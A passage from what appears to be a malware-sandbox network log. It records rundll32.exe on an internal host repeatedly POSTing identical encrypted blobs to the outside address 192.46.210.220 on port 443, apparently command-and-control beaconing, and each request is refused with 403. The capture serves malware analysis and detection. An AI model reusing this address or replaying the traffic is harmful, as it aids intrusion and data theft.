2021-10-28 02:46:04 UTC	149	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:05 UTC	153	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:05 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.5	49887	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:07 UTC	154	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:07 UTC	154	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:08 UTC	163	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:08 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.5	49889	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:08 UTC	158	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:08 UTC	159	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:09 UTC	163	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:09 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.5	49896	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:12 UTC	164	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:12 UTC	164	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:13 UTC	173	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:13 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.5	49897	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:12 UTC	168	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:12 UTC	169	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:13 UTC	173	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:13 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.5	49905	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:16 UTC	174	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:16 UTC	174	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:17 UTC	183	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.5	49904	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:16 UTC	178	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:16 UTC	178	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:17 UTC	183	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.5	49912	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:20 UTC	183	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:20 UTC	184	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:20 UTC	193	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:20 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.5	49913	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:20 UTC	188	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:20 UTC	188	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:20 UTC	193	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:20 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.5	49920	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:24 UTC	193	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:24 UTC	194	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:24 UTC	203	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:24 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49769	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:11 UTC	19	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:11 UTC	19	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:12 UTC	24	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:12 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.5	49921	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:24 UTC	198	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:24 UTC	198	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:25 UTC	203	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:24 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.5	49940	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:28 UTC	203	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:28 UTC	203	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:28 UTC	213	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:28 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.5	49941	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:28 UTC	208	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:28 UTC	208	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:28 UTC	213	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:28 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.5	49963	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:31 UTC	213	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
